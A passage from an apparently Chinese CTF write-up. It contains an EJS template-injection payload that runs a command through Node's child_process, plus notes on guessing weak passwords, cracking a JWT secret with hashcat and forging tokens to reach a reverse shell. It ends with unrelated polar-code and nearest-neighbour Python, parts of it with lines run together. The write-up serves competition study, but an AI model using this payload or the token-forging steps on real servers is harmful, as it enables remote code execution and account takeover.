

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>test</title>
</head>
<body>
<h1>test</h1>
<pre>
<%=
  global.process.mainModule.require('child_process').execSync('/readflag').toString()
%>
</pre>
</body>
</html>
evil_login|STUCK|
抓包发现没登录也有 session

原来是这样。。
网页有隐藏的字
admin or guest
尝试爆弱口令
爆不出来,先不看这个,0 解必有原因(
给了提示
guest/guest1234
登录后可以看到个人信息,有 jwt
**auth_token**=**eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiZ3Vlc3QifQ.fFbl76_YdTK08u_ZLOT1yt6zfgUkABPP_kwNBOPB88w**
不是弱密钥
没发现什么有问题的地方,尝试一下 admin
因为 guest 的密码是 guest1234,所以猜测 admin 的密码也是一样的格式

试出来是 admin6666
然而登进去也没有东西。。

404 页面会回显用户名,怀疑有个 ssti
但要控制用户名的话,就必须控制 jwt jwt 密钥恢复不出来,难搞
复现:
用 hashcat 爆破 jwt 密钥,我没爆出来的原因是字典不行(
密钥为 admin123,然后伪造 jwt 去打 ssti 反弹 shell 即可
后面的内容是提权,因为没有环境所以就不复现了
Misc
polar|SV|
有 waf: - import
def construction(N, K, eps):
    n = int(np.log2(N))
    Zvalues = np.ones(N) * eps

    for stage in range(n):
        stepSize = 2**(stage+1)for blockStart in range(0, N, stepSize):
            halfStep = stepSize // 2for position in range(halfStep):
                leftIndex = blockStart + position
                rightIndex = blockStart + position + halfStep
                zLeft = Zvalues[leftIndex]
                zRight = Zvalues[rightIndex]
                Zvalues[leftIndex] = zLeft + zRight - zLeft * zRight
                Zvalues[rightIndex] = zLeft * zRight

    sortedIndices = np.argsort(Zvalues)
    infoIndices = sortedIndices[:K]
    frozenIndices = sortedIndices[K:]return infoIndices, frozenIndices, Zvalues

def encode(u, N):
    n = int(np.log2(N))
    x = u.copy()for stage in range(n):
        stepSize = 2**(stage+1)for blockStart in range(0, N, stepSize):
            halfStep = stepSize // 2for position in range(halfStep):
                leftIndex = blockStart + position
                rightIndex = blockStart + position + halfStep
                a = x[leftIndex]
                b = x[rightIndex]
                x[leftIndex] = (a + b) % 2
                x[rightIndex] = b

    return x

def decode(y, frozenIndices):
    N = len(y)
    n = int(np.log2(N))
    uHat = np.zeros(N, dtype=int)

    LLR = np.zeros((n+1, N))
    yArray = np.array(y)
    LLR[0, :] = np.where(yArray == 0, 1, -1)
    LLR[0, yArray == None] = 0for stage in range(n):
        s = 2**(n-stage-1)for blockStart in range(0, N, 2*s):for position in range(s):
                leftIndex = blockStart + position
                rightIndex = blockStart + position + s
                LLR[stage+1, leftIndex] = np.sign(LLR[stage, leftIndex]) * np.sign(LLR[stage, rightIndex]) * min(abs(LLR[stage, leftIndex]), abs(LLR[stage, rightIndex]))
                LLR[stage+1, rightIndex] = LLR[stage, rightIndex] + (1 if uHat[leftIndex] == 0 else -1) * LLR[stage, leftIndex]for i in range(N):if i in frozenIndices:
            uHat[i] = 0else:
            uHat[i] = 0 if LLR[n, i] >= 0 else 1return uHat

AI
满天繁星 |SV|

构建 1NN,ai 写脚本
import numpy as np
import gzip

def load_text_matrix_gz(path):
    with gzip.open(path, 'rt', encoding='utf-8') as f:
        lines = [line.strip() for line in f if line.strip()]
    data = []
    for line in lines:
        data.append([float(x) for x in line.split()])
    return np.array(data, dtype=np.float32)

# 加载
known_samples = load_text_matrix_gz('known_samples.npy.gz')  # (256, 3)
unknown_samples = load_text_matrix_gz('data.npy.gz')        # (N, 3)

print("原始形状:", known_samples.shape, unknown_samples.shape)

# === 关键:标准化每个维度 ===
mean = known_samples.mean(axis=0, keepdims=True)   # (1, 3)
std = known_samples.std(axis=0, keepdims=True)     # (1, 3)
# 避免除零
std = np.where(std == 0, 1, std)

known_scaled = (known_samples - mean) / std
unknown_scaled = (unknown_samples - mean) / std

# 1-NN 分类(向量化)
print("计算标准化后的距离...")
diff = unknown_scaled[:, None, :] - known_scaled[None, :, :]  # (N, 256, 3)
distances = np.linalg.norm(diff, axis=2)  # (N, 256)
predicted_labels = np.argmin(distances, axis=1).astype(np.uint8)

# 验证
print("前20标签:", predicted_labels[:20])
print("文件头 (hex):", predicted_labels[:10].tobytes().hex())

# 保存
with open('flag_fixed.jpg', 'wb') as f:
    f.write(predicted_labels.tobytes())

print(f"✅ 已保存 flag_fixed.jpg ({len(predicted_labels)} 字节)")

# 尝试用 PIL 打开
try:
    from PIL import Image
    img = Image.open('flag_fixed.jpg')
    print(f"🎉 成功打开! 尺寸: {img.size}, 格式: {img.format}")
    img.show()
except Exception as e:
    print("PIL 仍失败:", e)
    # 但文件头正确的话,用浏览器打开试试

 浙公网安备 33010602011771号